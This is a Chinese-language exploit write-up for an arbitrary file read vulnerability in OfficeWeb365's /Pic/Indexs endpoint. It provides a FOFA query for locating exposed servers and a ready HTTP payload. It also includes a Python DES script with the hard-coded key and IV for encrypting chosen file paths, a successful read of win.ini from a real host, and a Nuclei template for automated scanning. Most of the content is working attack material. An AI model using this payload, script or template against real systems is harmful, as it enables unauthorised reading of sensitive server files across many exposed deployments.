X3-2西安大西-OfficeWeb365-任意文件读取

漏洞描述：

OfficeWeb365 /Pic/Indexs接口处存在任意文件读取漏洞，攻击者可通过独特的加密方式对payload进行加密，读取任意文件，获取服务器敏感信息，使系统处于极不安全的状态。

网站图片：

网络测绘：

fofa语法：

FOFA：body="请输入furl参数" || header="OfficeWeb365" || banner="OfficeWeb365"

漏洞复现：


payload：

```
GET /Pic/Indexs?imgs=DJwkiEm6KXJZ7aEiGyN4Cz83Kn1PLaKA09 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

效果图:
PS：上述密文要去除后两位字符，也就是09后再去解密。后两位可以理解为占位符，为任意字符皆可。同样，加密后的密文也需要在末尾随意补充两位字符。
解加密脚本


```
from Cryptodome.Cipher import DES
from Cryptodome.Util.Padding import pad, unpad
import base64

def encrypt_des(plaintext, key, iv):
    cipher = DES.new(key, DES.MODE_CBC, iv)
    padded_plaintext = pad(plaintext.encode('utf-8'), DES.block_size)
    ciphertext = cipher.encrypt(padded_plaintext)
    return base64.b64encode(ciphertext).decode('utf-8')

def decrypt_des(ciphertext, key, iv):
    cipher = DES.new(key, DES.MODE_CBC, iv)
    ciphertext = base64.b64decode(ciphertext)
    decrypted = unpad(cipher.decrypt(ciphertext), DES.block_size).decode('utf-8')
    return decrypted

# 明文
plaintext = "C:\\windows\\win.ini"

# 密钥和初始向量
Keys = bytes([102, 16, 93, 156, 78, 4, 218, 32])
Iv = bytes([55, 103, 246, 79, 36, 99, 167, 3])

# 加密
ciphertext = encrypt_des(plaintext, Keys, Iv)
print("加密后的密文:", ciphertext)

# 解密
decrypted_text = decrypt_des(ciphertext, Keys, Iv)
print("解密后的明文:", decrypted_text)
```

使用方法



```
[root@VM-16-8-centos ~]# python3 jiami.py
加密后的密文: U4MXvYDVuVrybiwjpvXs7R2FZA8nRywM
解密后的明文: C:\windows\win.ini
[root@VM-16-8-centos ~]#
```

验证



```
GET /Pic/Indexs?imgs=U4MXvYDVuVrybiwjpvXs7R2FZA8nRywM09 HTTP/1.1
Host: [redacted]8084
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: image/png
Server: Microsoft-IIS/8.5
X-Powered-By: OfficeWeb365
Date: Thu, 04 Jan 2024 07:32:26 GMT
Connection: close
Content-Length: 92

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Yaml模板

```
id: OfficeWeb365_Pic_Indexs_fileread

info:
  name: OfficeWeb365_Pic_Indexs_fileread
  author: default
  severity: high
  description: OfficeWeb365_Pic_Indexs_fileread
  reference:
    - https://
  tags: OfficeWeb365

http:
  - raw:
      - |+
        GET /Pic/Indexs?imgs=DJwkiEm6KXJZ7aEiGyN4Cz83Kn1PLaKA09 HTTP/1.1
        Host: {{Hostname}}
        Upgrade-Insecure-Requests: 1
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
        Accept-Encoding: gzip, deflate
        Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
        DNT: 1
        Connection: close


    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 16-bit app support
      - type: status
        status:
          - 200
```